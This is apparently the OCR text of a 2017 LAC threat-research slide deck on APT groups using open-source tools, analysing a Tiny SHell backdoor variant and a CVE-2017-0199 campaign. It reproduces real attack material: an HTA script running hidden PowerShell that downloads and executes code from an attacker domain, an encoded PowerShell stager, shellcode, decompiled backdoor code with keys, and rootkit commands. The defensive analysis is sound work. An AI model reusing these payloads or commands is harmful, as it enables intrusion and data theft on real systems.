
LAC
ともに、イキル

Open Source as fuel of recent APT

Dec 2017

Yoshihiro Ishikawa

Who am i?



Yoshihiro Ishikawa
CISSP
yoshihiro.ishikawa[at]lac.co.jp

- Organization: LAC
- Department: Cyber Counter Threat Team
- Job Title: Security Researcher

Agenda

- Purpose
- Open Source Malware Targeting MacOS
- PowerShell Empire improperly used
- Prevention method
- Conclusion

Purpose

- Recently, there are so many APT attacks fueled by the usage of the **open source tools and malware**.

- Why?
  - Actors performing attacks using **open source tools** are becoming **more easy and more resourceful**.
  - Actors are likely **anonymize** their attacks.
  - Actors usually modified their attack code and **created a new customized malware** easily.

PowerSploit

Tiny SHell

QuasarRAT

Koadic

mimikatz

Pupy

Trochilus

Nishang

Purpose: APT groups with Open Source Tools

- APT10 (menuPass): PowerSploit, Koadic, QuasarRAT, Redleaves(Trochilus)
  - Public, Technology, Energy sectors, etc (USA, Canada, UK, France, South Korea, **Japan**, etc)[1]
- Cloudy Omega (Blue Termite): mimikatz
  - Some companies, no specific trends (**Japan**)
- Tick (BRONZE BUTLER): mimikatz
  - Critical Infrastructure and manufacture (South Korea and **Japan**)
- PassCV/BARIUM (Winnti?)[2][3]: Metasploit, BeFF
  - Game makers (USA, China, Russia, South Korea, **Taiwan** and **Japan**)
- Unsure Group (APT10): PowerShell Empire
  - Political and academic sectors (**Japan**)

In this presentation, I will introduce **PassCV** and **Unsure Group's TTPs** confirmed in Japan in 2017

LAC supports your Business

We provide IT total solutions
based on advanced security technologies.

CYBER - EDUCATION - PENTEST - JSOC - 119 - CONSULTING

Open Source Malware Targeting MacOS

Open source malware variant using Tiny SHell

File information

```
[0x100005f15]> i
blksz     0x0
block     0x100
fd        3
file      filedata
format    mach064
iorw      false
mode      -r-x
size      0x12850
humansz   74K
type      Executable file
arch      x86
binsz     75856
bintype   mach0
bits      64
canary    true
class     MACH064
crypto    false
endian    little
havecode  true
intrp     /usr/lib/dyld
lang      c
```

- Identification (I picked only one case)
  - Hash: 0161317c5f4fb3901df63c6e88f60933
  - Type: Mach-O 64-bit Executable
  - Lang: C
  - Characteristic:
    - Developed with Xcode on MacOSX Sierra(10.12)
    - **Tiny SHell** original source code was used
    - No code signing

Characteristic String

```
0xff0c 9 8 config.c
0xff15 119 118 /Users/masmc/objc/TinyShell/Build/Intermediates/TinyShell.build
/Release/TinyShell.build/Objects-normal/x86_64/config.o
0xff8c 8 7 _l_trim
0xff94 120 119 /Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.pla
tform/Developer/SDKs/MacOSX10.12.sdk/usr/include/ctype.h
0x1000c 8 7 _r_trim
```

What about Tiny SHell

Tiny SHell is an **open source backdoor** that compiles on all POSIX variants[4][5]

- Functions
  - Remote Shell Execution
  - File Upload
  - File Download
- C2 Communication
  - Protocol: TCP
  - Port: 22 (default)
  - Encryption: AES
    - Default key is "never say never say die"

Comparison of similarities

Tiny SHell

```
/* howdy */

switch( message[0] )
{
    case GET_FILE:

        ret = tshd_get_file( client );
        break;

    case PUT_FILE:

        ret = tshd_put_file( client );
        break;

    case RUNSHELL:

        ret = tshd_runshell( client );
        break;

    default:

        ret = 12;
        break;
}
```

```
/* setup the packet encryption layer */

alarm( 3 );

ret = pel_server_init( client, secret );

if( ret != PEL_SUCCESS )
{
    shutdown( client, 2 );
    return( 10 );
}

alarm( 0 );

/* get the action requested by the client

ret = pel_recv_msg( client, message, &len );
```

Malicious variant using Tiny SHell

```
{
 switch ( message[0] )
 {
   case 3:
     tshd_runshell(client);
     break;
   case 2:
     tshd_put_file(client);
     break;
   case 1:
     tshd_get_file(client, message);
     break;
 }
```

```
if ( pel_server_init(client, (__int64)secret) == 1
    (unsigned int)pel_recv_msg(v16) == 1 && v28 == 1 )
                                        //secret=free&2015
```

AES Key = “free&2015”

to call backdoor functions

to call AES encryption

We can confirm that
these codes are ALMOST identical.

Functions only in Tiny SHell variants

1. The malware configuration/setting file

- For setting information used by malware, it was saved as a "**. cache**" file. This ".cache" file is read from different PATH according to authority.
- C2 information written in the "**.cache**" file is encrypted and malware decrypts the string using the XOR decoder function described in part **"2. Decryption function"**.

```
v3 = "/etc/.cache";
if ( getuid() && getuid() )
{
  v4 = NSUserName(*(_QWORD *)&argc);
  v5 = objc_retainAutoreleasedReturnValue(v4);
  v6 = v5;
  v7 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("/Users/%@/Library/Fonts/.cache"), v5);
  v8 = objc_retainAutoreleasedReturnValue(v7);
  objc_release(v6);
  v9 = (void *)objc_retainAutorelease(v8);
  v3 = (const char *)objc_msgSend(v9, "UTF8String");
  objc_release(v9);
}
v31 = 0LL;
v30 = 0LL;
v29 = 0LL;
v32 = 0;
GetProfileString(v3, "PROG_INFO", "name_masq", &v29);
```

Case root (Privilege user)

Case user

.cache file loading function

.cache file

```
[CONN_INFO]
domain=l_¥¥gr(_qmmr_rg]m(]ik
port=53
next_time=3

[PROG_INFO]
name_masq=/usr/libexec/wdhelper
```


C2 Domain
Port
Sleep Time

Forged Process

Functions only in Tiny SHell variants

2. Decryption Function

XOR decrypt the contents of .cache or hard-coded strings in malware.



Our Decrypting Script in python

```
1  #!/usr/bin/python
2  #coding: UTF-8
3
4  import string,sys,os
5
6  enc = "ENCRYPTED STRING"
7  dec = ''
8
9  for c in enc:
10     dec += chr(0x02 ^ (0x04 + ord(c)) & 0xFF);
11
12 print dec
```

Decrypted String

```
test@yo:~/tool$ python tinyshell_conf.py
rabit.awsstatics.com
test@yo:~/tool$
```

Functions only in Tiny SHell variants

3. Anti-analysis function and malicious environment setup

- A function to check whether "**tcpdump**" is running on the computer.
- Shell and MySQL command without history enabled setting.

```
char CheckGM()
{
  __int64 v0; // r13
  FILE *v1; // r14
  char v2; // bl
  char result; // al
  char v4; // [rsp+0h] [rbp-2030h]
  __int64 v5; // [rsp+2000h] [rbp-30h]

  v0 = __stack_chk_guard;
  v1 = popen("ps aux|grep tcpdump|grep -v grep|awk '{print $11}'", "r");
  if ( v1 )
  {
    __bzero(&v4, 0x2000LL);
    while ( fgets(&v4, 0x2000, v1) )
    {
      v2 = 1;
      if ( strstr(&v4, "tcpdump") )
        goto LABEL_7;
    }
  }
```

```
v5[8] = '=';
*(_QWORD *)v5 = 'ELIFTSIH';
v5[9] = 0;
putenv(v5);
putenv("MYSQL_HISTFILE=/dev/null");
putenv("GREP_OPTIONS=--color=always");
v6 = pel_recv_msg(a1, message, &v29);
```

Functions only in Tiny SHell variants in Linux

4. Create rootkit and be called from it

- A rootkit (“**rsakit”**) is created after connected to C2 server and receiving response.
- This rootkit is also using an **open source tool** variant of **rtkit** code.[6]
  - Rootkit functionality: **to hide own process or arbitrary process**.


```
0F8 xor     esi, esi          ; handler
0F8 mov     edi, 11h          ; sig
0F8 call    _signal
0F8 mov     esi, offset aW    ; "w"
0F8 mov     edi, offset filename ; "/proc/rsakit"
0F8 call    _fopen
0F8 test    rax, rax
0F8 mov     rbp, rax
0F8 jz      short loc_40807E
```

variant Tiny SHell

```
db 'RTKIT',0Ah          ; DATA XREF: rtkit_read+28↑o
db 'DESC:',0Ah
db '  hides files prefixed with __rt or 10-__rt and gives root'
db 'CMNDS:',0Ah
db '  mypenislong - uid and gid 0 for writing process',0Ah
db '  hpXXXX - hides proc with id XXXX',0Ah
db '  up - unhides last process',0Ah
db '  thf - toogles file hiding',0Ah
db '  mh - module hide',0Ah
db '  ms - module show',0Ah
db 'STATUS',0Ah
db '  fshide: %d',0Ah
db '  pids_hidden: %d',0Ah
db '  module_hidden: %d',0Ah,0
```

rootkit (rsakit)

Malware connection and related elements



IP address associated with the C2 server domain of malware is “**61.78.62 [.] 21**”

This IP was used “**war[.]geekgalaxy[.]com**”

This domain related “**PassCV**”[7]

Related element


iisexit[at]gmail.com
61.78.62.xxx
106.184.5.xxx

Next attention to other IP address “**106.184.5[.]252**”[8]


initial vector site

job[.]yoyakuweb[.]technology
resume[.]immigrantlol[.]com

How used for attacking




Case Windows: using CVE-2017-0199 exploit



CVE-2017-0199 exploit

```
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000, -2000
Set Office = CreateObject("WScript.Shell")
Office.run "PowerShell -WindowStyle Hidden taskkill /f /im winword.exe;", 0,true
Office.run "PowerShell -WindowStyle Hidden IEX ((new-object
    net.webclient).downloadstring('http://appaffect.com/?session=4d3c272b7251e078
7814cb5e8b20c422&sid=ddc9c34f7f2880326d384d0a66ea0611'));", 0,false
Office.run "PowerShell -WindowStyle Hidden (New-Object
    net.webclient).DownloadFile('http://appaffect.com/?session=4d3c272b7251e07878
14cb5e8b20c422&sid=db04982d3b0d7389619c986ab0dd0888','%temp%¥info.doc';",0,false
Office.run "PowerShell -WindowStyle Hidden Remove-Item -Path HKCU:
    ¥Software¥Microsoft¥Office¥15.0¥Word¥Resiliency -recurse;Remove-Item -Path
    HKCU:¥Software¥Microsoft¥Office¥16.0¥Word¥Resiliency -recurse;",0,true
Office.run "cmd.exe -ArgumentList '/c start /MAX """" winword /q ""
    %temp%¥info.doc""",0,false
self.close
</script>
```



decoy file of the resume is opened, and malicious script download

Next Payload download

Base64 + gzip

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAL1XeW/
    iyBL/O3wKaxXJtpZwJ50MFGkaiDkGCMHcLEKNu206tN2M3ebIznz3VzZmhnnJ7MtopYdkqY+q6qpfn
ZhUXpnSZ5ZsC0KVqyH1AyY8pZBKXVZFQyr3yic1ZYeeJaPjaLFwqFxsfGEtMCE+DQLl79RFF/vYVbTLLfY
XriAhp2kl3kSElIQ+1S8uUhfxUegF2KYLD0u2pQuXypUgATykzdBmUxUuZt7848dK6PvUk8d9pkYlCgLqL
jmjgaYrX5XRivr06nH5TC2p/K1cLjI1LpaYJ2SHCrZWYBDySHTXEhaOLMiYG86kpv71l6rPrvLzzMOXEPN
AU81DIKmbIZyruvJNjx7sHzZUU9vM8kUgbJkZMa9YyAxi7Tux8u2j7qqeAtt8KkPfU35tYiTzyKGpsOwCM
uiIoKpnGt5WrKl26YWcp5VP2ixRqBd6krkU7iX1xcak/
    pZZNMjUsUc47VF7rnXo7oTDe5m0cyag6kpfTyfue4/u7djFR3Gq/
    lr7szjQ4fcqFvTUt9QbUUUopw6WdCEB+rOwSl1czOIlBXu0rghYzHev5NJKG5TAUvgH2F72/
    ZDqc2UWuW42nyfPnjiD9C8F5U9cCc/RmUc97pXZUDAyT13Efo7vo4vFMmScUD8i+HXkVqnNPFo9eNh
l1ik4tbecRm1OY0AyJ7IOKKqpyQUl1QQeNUJ09prtwWXyO2/5qByywPEBaAUxof+szNGJmtrw2tQFAI97F
ZxlQ0rQE3WSBofT69EeiNQKx0GQVroh5KSVVkyKOSVpBXkBS65QKEW8VH+o2w65ZBYO5EncXH8D0uTpivA
C6YcWuBdg6JsbajHMI1TSSp0RWj6YzDmpoL6JSQVzzj
    wHJG3BJ3ASYWHKKGh8kv7vANEzJpUNd8OpC9RxxTA4dqA+JCkVxxt2KFH/Qe1TohyzIsLqBNKZ0hAA
JhcyrQyZL6EGqelXkfcv1fu5JP2kZ8WniSe1OBVn5YOMEiamtKJOcP8dzBg6XwJshi/cMg7oTSlqGZ6j/Z
F9ZE0Ev0nD423SXLN8YwdfG74BKzZE9QP53HyuZ9tWJejWjFvEds7Ouu0gy2a3RnMMdE8s17hFpNJ6qjNj
V+99RqQMZ86E5R0Hke5z98FtdRpBOZ/IOfJbpVJ9nEPFYumxmFsT2ozo14h0XLbbt2ANtfWxVQa+XIM/
    NCu95ahgTEe8ni0ZK3skAvOmNCW4ds0JKgtS4CEe9kS/brnlbHZ404isKneWxc1mWduvWi9PYbuCxK
RwJ62akcOjZjDtB05/2Gn2TFRqPaMPDYNslm5vS4ptp8+fnI5Z2j8eygPL5evp6DoXy6gGzmBoPCyLJFzW
7lbTCiq2X9ofGg88nLp3T5NxT7SeGxtkrCaj3/
    iQsd5n82Q8zJMerm5GFNvZPJXXo5d6E977gvJGDxuxTf1BbTVm02wtezf2J3y9z/GmQKjprIymOeCG
Oag9+0Oz9CF7N2ruAfNhLHcqWk+TCQVsVlY516vWsyt7mis3vOubHRdfgjEb29khswzRMw3ahnXbvhtjh/
SGvCxk3nYqwLvdoS0ocb0vmrdA4xtUNm+aXjabvd0OHvhn+oQQ7lbygi+z+dEGYYTgpAz6lREyiBh97vWv
QfY63+kzSsZw70Q2DV0HksljoDPEUL/
    DdlZ5VxojQoeT3Z9OER7ITsbkxao3t5NCLz8p9jbLQinEo7zEI3KYgH/
    AH0HL7WyXT+j+D0ifi1ScDcvQto81/n801zb2gxXmkCfQIE/
    VzRC+kbS5rmARh6a9PUStqe9RDgMGjCCnmoA4F1bUmH/RIWFMODbvOdS+ASyLhTdXuvKdUP/RrU9HH
z90wZCk2ETJn2lRz5GrdG5fzOWgxeb2pZyeer/9FbE5aN+lpaMufQbl+UM8fkhPHaFeyRXUJfJ/
    xjqphfHTv4/1j7N/uH0X/rn0OUivLn8++B13/
    HuIRphJYDWh5nN6nFrei1QSgGcz4pmnIcLs5BeN9I+hvOrABJlSP6VSDVs5QyhgLzDM0y/
    KrR7NhYHEvrx6FkuY/OP2qF1iXWk8jJVLrHxTrgAUFBQLMP77Thj1SuX4b+arsgNTYsavSo9aFEbcq
6ZYQg+kMPJEomMhETGc/Qc+hvxSHg0AAA=="));IEX (New-Object IO.StreamReader(New-Object
    IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress)))
    .ReadToEnd();
```

Case Windows: using CVE-2017-0199 exploit

Decoded Script

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And
        $_.Location.Split('¥¥')[-1].Equals('System.dll')
        }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null,
        @([System.Runtime.InteropServices.HandleRef](New-Object
        System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
        ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
        @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
```

(too long, redacted)

```
[Byte[]]$var_code = [System.Convert]::FromBase64String("/
    OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
    McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAc
c44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdaG5ldABod2luaVRo
THcmB//V6IAAAABNb3ppbGxhLzQuMCAoY29tcGF0aWJsZTsgTVNJRSA4LjA7IFdpbmRvd3MgTlQgNS4xOyBUcm
lkZW50LzQuMDsgUVFEb3dubG9hZCA3MzM7IElluZm9QYXRoLjIpAFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYAFkx/1dXV1dRaDpWeaf/1et5WzHJUVFqA1FRaFAAAABTUGhXiZ/
    G/9XrYlkx0lJoAAJghFJSUlFSUGjrVS47/9WJxjH/V1dXV1ZoLQYYe//VhcB0RDH/
    hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvAAA5x3S8Mf/
    rFetJ6Jn///8vUElKeQAAaPC1olb/1WpAaAAQAABoAABAAFdoWKRT5f/
    Vk1NTiedXaAAgAABTVmgSloni/9WFwHTNiwcBw4XAdeVYw+g3////
    YXdzcHJvY2R1Y3Rpb24uaW1taWdyYW50bG9sLmNvbQA=")
```

Base64

```
0x00000000  fce8 8900 0000 6089 e531 d264 8b52 308b  ......`..1.d.R0.
0x00000010  520c 8b52 148b 7228 0fb7 4a26 31ff 31c0  R..R..r(..J&1.1.
0x00000020  ac3c 617c 022c 20c1 cf0d 01c7 e2f0 5257  .<a|., .......RW
0x00000030  8b52 108b 423c 01d0 8b40 7885 c074 4a01  .R..B<...@x..tJ.
0x00000040  d050 8b48 188b 5820 01d3 e33c 498b 348b  .P.H..X ...<I.4.
0x00000050  01d6 31ff 31c0 acc1 cf0d 01c7 38e0 75f4  ..1.1.......8.u.
0x00000060  037d f83b 7d24 75e2 588b 5824 01d3 668b  .}.;}$u.X.X$..f.
0x00000070  0c4b 8b58 1c01 d38b 048b 01d0 8944 2424  .K.X.........D$$
0x00000080  5b5b 6159 5a51 ffe0 585f 5a8b 12eb 865d  [[aYZQ..X_Z....]
0x00000090  686e 6574 0068 7769 6e69 5468 4c77 2607  hnet.hwiniThLw&.
0x000000a0  ffd5 e880 0000 004d 6f7a 696c 6c61 2f34  .......Mozilla/4
0x000000b0  2e30 2028 636f 6d70 6174 6962 6c65 3b20  .0 (compatible;
0x000000c0  4d53 4945 2038 2e30 3b20 5769 6e64 6f77  MSIE 8.0; Window
0x000000d0  7320 4e54 2035 2e31 3b20 5472 6964 656e  s NT 5.1; Triden
0x000000e0  742f 342e 303b 2051 5144 6f77 6e6c 6f61  t/4.0; QQDownloa
0x000000f0  6420 3733 333b 2049 6e66 6f50 6174 682e  d 733; InfoPath.
0x00000100  3229 0058 5858 5858 5858 5858 5858 5858  2).XXXXXXXXXXXX
0x00000110  5858 5858 5858 5858 5858 5858 5858 5858  XXXXXXXXXXXXXXXX
0x00000120  5858 5858 5858 0059 31ff 5757 5757 5168  XXXXXX.Y1.WWWWQh
0x00000130  3a56 79a7 ffd5 eb79 5b31 c951 516a 0351  :Vy....y[1.QQj.Q
0x00000140  5168 5000 0000 5350 6857 899f c6ff d5eb  QhP...SPhW......
0x00000150  6259 31d2 5268 0002 6084 5252 5251 5250  bY1.Rh..`.RRRQRP
0x00000160  68eb 552e 3bff d589 c631 ff57 5757 5756  h.U.;....1.WWWWV
0x00000170  682d 0618 7bff d585 c074 4431 ff85 f674  h-..{....tD1...t
0x00000180  0489 f9eb 0968 aac5 e25d ffd5 89c1 6845  .....h...]....hE
0x00000190  215e 31ff d531 ff57 6a07 5156 5068 b757  !^1..1.Wj.QVPh.W
0x000001a0  e00b ffd5 bf00 2f00 0039 c774 bc31 ffeb  ....../..9.t.1..
0x000001b0  15eb 49e8 99ff ffff 2f50 494a 7900 0068  ..I...../PIJy..h
0x000001c0  f0b5 a256 ffd5 6a40 6800 1000 0068 0000  ...V..j@h....h..
0x000001d0  4000 5768 58a4 53e5 ffd5 9353 5389 e757  @.WhX.S....SS..W
0x000001e0  6800 2000 0053 5668 1296 89e2 ffd5 85c0  h. ..SVh........
0x000001f0  74cd 8b07 01c3 85c0 75e5 58c3 e837 ffff  t.......u.X..7..
0x00000200  ff61 7773 7072 6f63 6475 6374 696f 6e2e  .awsprocduction.
0x00000210  696d 6d69 6772 616e 746c 6f6c 2e63 6f6d  immigrantlol.com
```


This code is **Metasploit** shellcode

This code is using exec-sc.ps1 of **Don't Kill My Cat (DKMC)**[11]

This combination used attack **Cobalt Strike called "Beacon"**


Case Windows: others attacking types

Case chm (in 2014)




extract

execute

